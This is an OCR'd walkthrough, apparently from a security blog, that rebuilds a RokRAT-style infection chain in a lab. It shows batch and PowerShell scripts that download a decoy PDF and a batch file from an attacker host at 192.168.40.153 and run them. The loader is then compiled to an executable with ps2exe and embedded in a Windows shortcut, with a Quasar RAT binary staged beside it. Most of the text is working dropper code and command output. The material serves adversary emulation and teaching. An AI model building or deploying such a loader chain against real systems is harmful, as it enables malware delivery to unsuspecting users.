
It has the same function as the earlier Batch file. Download the text file and open it using Notepad. The command are given below.

hc_test2 - Notepad

File Edit Format View Help

```
@echo off
powershell -Command "Invoke-WebRequest http://192.168.40.153:8000/test.txt -OutFile test2.txt"
notepad.exe test2.txt
pause
```

Here is the result, when I execute it.



Next, I create another Powershell script. This time, I name it “ps_script_1”.

"Security is always going to be a cat and mouse game because there'll be people out there that are hunting for the zero day award, you have people that don't have configuration management, don't have vulnerability management, don't have patch management."

-Kevin Mitnick

RokRAT

Search RokR...

Name	Date modified	Type	Size
Hc_Decoy	11/15/2022 11:18 ...	PDF File	1
hc_test2	7/18/2023 6:28 PM	Windows Batch File	
PS_script_1	7/18/2023 4:09 PM	Windows PowerSh...	
PS_script_3	7/18/2023 4:09 PM	Windows PowerSh...	
Quasar_RAT	7/16/2023 5:24 PM	Application	3,19
test	7/18/2023 4:06 PM	Icon	3
test2	7/18/2023 6:28 PM	Text Document	47

I use this script to open the Decoy PDF file and then execute the ‘hc_text2.bat” file.

PS_script_1 - Notepad

File Edit Format View Help

```
cmd.exe -/c ".\hc_test2.bat"
pause
```

Windows (CRLF) Ln 2, Col 6 100%

"The Internet is like the phone. To be without it is ridiculous."
-Kevin Mitnick


PS_script_1 - Notepad

File Edit Format View Help


```
cmd.exe -/c ".\hc_test2.bat"
Start-Process '\Hc_Decoy.pdf'
pause
```

Windows (CRLF) Ln 2, Col 25 100%

I save the file and run it. Here is the results.




"Garbage can provide important details for hackers: names, telephone numbers, a company's internal jargon. -Kevin Mitnick



The “PS_script_1” script opens the PDF File and also executes the “hc_test2.bat” file. Almost all parts of my RokkRAT infection chain are ready. Its time to make this chain Real world Centric.

In any basic Real World Scenario, the decoy file (HC_Decoy.pdf) and the bacth script “hc_test2.but” are downloaded from other system and then executed. So, I host both these files on my attacker system (Kali Linux).



Next, we need the script that downloads both these files and perform operations on it. So I modify the Ps_script_1 accordingly.

PS_script_1 - Notepad

File Edit Format View Help

```
$url = "http://192.168.40.153:8000/Hc_Decoy.pdf"
$outpath = "$PSScriptRoot/Hc_Decoy.pdf"
Invoke-WebRequest -Uri $url -OutFile $outpath
$url = "http://192.168.40.153:8000/hc_test2.bat"
$outpath = "$PSScriptRoot/hc_test2.bat"
Invoke-WebRequest -Uri $url -OutFile $outpath
Start-Process ".\Hc_Decoy.pdf"
cmd.exe -/c ".\hc_test2.bat"
pause
```

Windows (CRLF) Ln 8, Col 21 100%

After modifying the script, I use ps2exe module of powershell to convert this ps1 script to exe file. This ps2 exe script can be installed as shown below.

```
PS C:\Windows\system32> Install-Module ps2exe

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
 provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\admin\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running
 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): y
PS C:\Windows\system32>
```

I convert this “ps_script_ps1” to Exe named Loader_script.exe.

```
PS C:\Users\admin\Desktop\RokRAT> ps2exe PS_script_1.ps1 Loader_script.exe
PS2EXE-GUI v0.5.0.28 by Ingo Karstein, reworked and GUI support by Markus Scholtes


Reading input file C:\Users\admin\Desktop\RokRAT\PS_script_1.ps1
Compiling file...

Output file C:\Users\admin\Desktop\RokRAT\Loader_script.exe written
PS C:\Users\admin\Desktop\RokRAT>
```

okRAT

Search RokR...

Name	Date modified	Type	Size
Hc_Decoy	11/15/2022 11:18 ...	PDF File	1
hc_test2	7/18/2023 6:28 PM	Windows Batch File	
Loader_script	7/19/2023 10:58 A...	Application	2
PS_script_1	7/18/2023 7:09 PM	Windows PowerSh...	
PS_script_3	7/18/2023 4:09 PM	Windows PowerSh...	
Quasar_RAT	7/16/2023 5:24 PM	Application	3,19
test	7/18/2023 4:06 PM	Icon	3
test2	7/18/2023 10:50 PM	Text Document	47

A twitter user @x86matthew designed a unique script that directly embeds exe of our choice to a LNK (windows shortcut). The download link is given below and is also hosted on vulnere. APT3-7 used this unique script to embed exec file in a LNK file. Lets also use it to embed Loader_script.exe in a windows shortcut.

```
C:\Users\admin\Documents\EmbedLnk2exe\bin\Release>EmbedLnk2exe.exe C:\users\admin\Desktop\rokrat\loader_script.exe C:\us
ers\admin\desktop\rokrat\hc.lnk
EmbedExeLnk - www.x86matthew.com

Finished

